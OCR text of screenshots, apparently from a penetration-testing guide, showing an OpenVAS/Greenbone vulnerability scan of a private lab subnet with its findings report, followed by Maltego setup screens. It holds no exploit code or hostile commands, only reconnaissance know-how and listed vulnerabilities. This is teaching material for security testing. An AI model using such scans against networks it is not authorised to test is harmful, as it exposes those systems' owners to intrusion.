

Greenbone Security Assistant – Iceweasel
Greenbone Security ...
https://localhost:9392/omp?r=1&token=f419ce63-4903-47e2-b4e5-7599f139e1f4
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Greenbone Security Assistant
Logged in as Admin admin | Logout
Sun Mar 15 09:06:16 2015 UTC
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Tasks (total: 0)
No auto-refresh
Filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=nam
Name
Status
Reports
Total
Last
Severity
Trend
Actions
(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name)
(total: 0)
Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.
I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.
If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.
Quick start: Immediately scan an IP address
IP address or hostname:
192.168.202.0/24
Start Scan
For this short-cut I will do the following for you:
1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress
In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.



Greenbone Security Assistant – Iceweasel
Greenbone Security ...
https://localhost:9392/omp?r=1&cmd=get_tasks&filter=apply_overrides=1 rows=10 permission=any owne
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Greenbone Security Assistant
Logged in as Admin admin | Logout
Sun Mar 15 22:13:22 2015 UTC
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Tasks
Reports
Notes
Overrides
Refresh every 30 Sec.
mission=any owner=any first=1 sort=nam
Name
Status
Reports
Total
Last
Severity
Trend
Actions
Immediate scan of IP 192.168.202.0/24
Done
1 (1)
Mar 15 2015
7.2 (High)
(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name)
1 - 1 of 1 (total: 1)
Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.
I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.
If you want help creating new scan tasks but also more options, you can select
Quick start: Immediately scan an IP address
IP address or hostname:
Start Scan
For this short-cut I will do the following for you:
1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress



Greenbone Security Assistant – Iceweasel
Greenbone Security ...
https://localhost:9392/omp?cmd=get_report&report_id=b82a186a-9b82-41e6-9b30-38b1c0d38ad9&notes=:
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Report: Results
1 - 89 of 89 (total: 89)
PDF
Done
Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base= levels=hmlg
Vulnerability
Severity
Host
Location
Actions
Detect SWAT server port
7.2 (High)
192.168.202.131 (DEBBIE7-01)
901/tcp
OpenSSL CCS Man in the Middle Security Bypass Vulnerability
6.8 (Medium)
192.168.202.1
3790/tcp
Missing Secure Attribute SSL Cookie Information Disclosure Vulnerability
6.4 (Medium)
192.168.202.1
3790/tcp
Determine which version of BIND name daemon is running
5.0 (Medium)
192.168.202.131 (DEBBIE7-01)
53/tcp
Apache Web Server ETag Header Information Disclosure Weakness
4.3 (Medium)
192.168.202.131 (DEBBIE7-01)
80/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
4.3 (Medium)
192.168.202.1
443/tcp
Check for SSL Weak Ciphers
4.3 (Medium)
192.168.202.1
3780/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
4.3 (Medium)
192.168.202.1
3780/tcp
Check for SSL Weak Ciphers
4.3 (Medium)
192.168.202.1
3790/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
4.3 (Medium)
192.168.202.1
3790/tcp
TCP timestamps
2.6 (Low)
192.168.202.1
general/tcp
TCP timestamps
2.6 (Low)
192.168.202.130 (WIN-MO8FVCLLIIB)
general/tcp
TCP timestamps
2.6 (Low)
192.168.202.131 (DEBBIE7-01)
general/tcp
CPE Inventory
0.0 (Log)
192.168.202.1
general/CPE-T



Greenbone Security Assistant – Iceweasel
Greenbone Security ...
https://localhost:9392/omp?cmd=get_report&report_id=b82a186a-9b82-41e6-9b30-38b1c0d38ad9&notes=:
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Greenbone Security Assistant
Logged in as Admin admin | Logout
Sun Mar 15 22:14:28 2015 UTC
Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help
Report: Results
1 - 89 of 89 (total: 89)
PDF
Done
ARF
CPE
CSV Hosts
CSV Results
HTML
ITG
LaTeX
NBE
PDF
Topology SVG
TXT
XML
Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base=
Vulnerability
Location
Actions
Detect SWAT server port
901/tcp
OpenSSL CCS Man in the Middle Security Bypass Vulnerability
3790/tcp
Missing Secure Attribute SSL Cookie Information Disclosure Vulnerability
3790/tcp
Determine which version of BIND name daemon is running
53/tcp
Apache Web Server ETag Header Information Disclosure Weakness
192.168.202.131 (DEBBIE7-01)
80/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
192.168.202.1
443/tcp
Check for SSL Weak Ciphers
192.168.202.1
3780/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
192.168.202.1
3780/tcp
Check for SSL Weak Ciphers
192.168.202.1
3790/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
192.168.202.1
3790/tcp
TCP timestamps
2.6 (Low)
192.168.202.1
general/tcp



Greenbone Security Assistant – Iceweasel
Greenbone Security ...
https://localhost:9392/omp?cmd=get_report&report_id=b82a186a-9b82-41e6-9b30-38b1c0d38ad9&notes=
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Greenbone Security Assistant
Logged in as Admin admin | Logout
Opening report-b82a186a-9b82-41e6-9b30-38b1c0d38ad9.xml
You have chosen to open:
report-b82a186a-9b82-41e6-9b30-38b1c0d38ad9.xml
which is: XML Text (132 KB)
from: https://localhost:9392
What should Iceweasel do with this file?
Open with
/usr/bin/iceweasel (default)
Save File
Do this automatically for files like this from now on.
Cancel
OK
Scan Management
Help
Report: Results
Done
Filter:
Vulnerability
Location
Actions
Detect SWAT server port
901/tcp
OpenSSL CCS Man in the Middle
3790/tcp
Missing Secure Attribute SSL Co
Vulnerability
3790/tcp
Determine which version of BIND
53/tcp
Apache Web Server ETag Heade
Weakness
80/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
4.3 (Medium)
192.168.202.1
443/tcp
Check for SSL Weak Ciphers
4.3 (Medium)
192.168.202.1
3780/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
4.3 (Medium)
192.168.202.1
3780/tcp
Check for SSL Weak Ciphers
4.3 (Medium)
192.168.202.1
3790/tcp
POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
4.3 (Medium)
192.168.202.1
3790/tcp
TCP timestamps
2.6 (Low)
192.168.202.1
general/tcp



Product Selection
Product Selection
Please select how you want to use Malt...
Please choose how you want to use Maltego:
Compare Produ...
Activate without Inter...
Maltego XL
Activate with key
Purchase
Maltego eXtra Large is Paterva's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.
Maltego Classic
Activate with key
Purchase
Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.
Maltego CE (Free)
Run
In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.
Maltego CaseFile (Free)
Run
In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.
Exit



Configure Maltego
STEPS
1. Login
2. Login Result
3. Install Transforms
4. Help Improve Maltego
5. Ready
LOGIN: Please log in to use the free online version of Maltego.
Enter your details below to log in to the Maltego Community Server
Or if you have not done so yet, register h...
Login
* Email Address
Password
* Solve captcha
< Back
Next >
Finish
Cancel


Configure Maltego
STEPS
1. Login
2. Login Result
3. Install Transforms
4. Help Improve Maltego
5. Ready
LOGIN RESULT: Please log in to use the free online version of Maltego.
Hello Bo, welcome to Maltego Community Edition
Personal details
First na... Bo
Surna... Weaver
Email addre...
Your API key is valid until July 15, 2018 at 12:00:00 AM EDT
< Back
Next >
Finish
Cancel



Configure Maltego
STEPS
1. Login
2. Login Result
3. Install Transforms
4. Help Improve Maltego
5. Ready
READY: Your Maltego is now ready for use.
Ready...Set...GO!
Your new Maltego client has been initialized sucessfully!
You can read the full User Guide... https://docs.paterva.com/user-gui...
You are now ready to use Maltego!
Open a blank graph and let me play around
Open an example graph
Go away, I have done this before!
< Back
Next >
Finish
Cancel

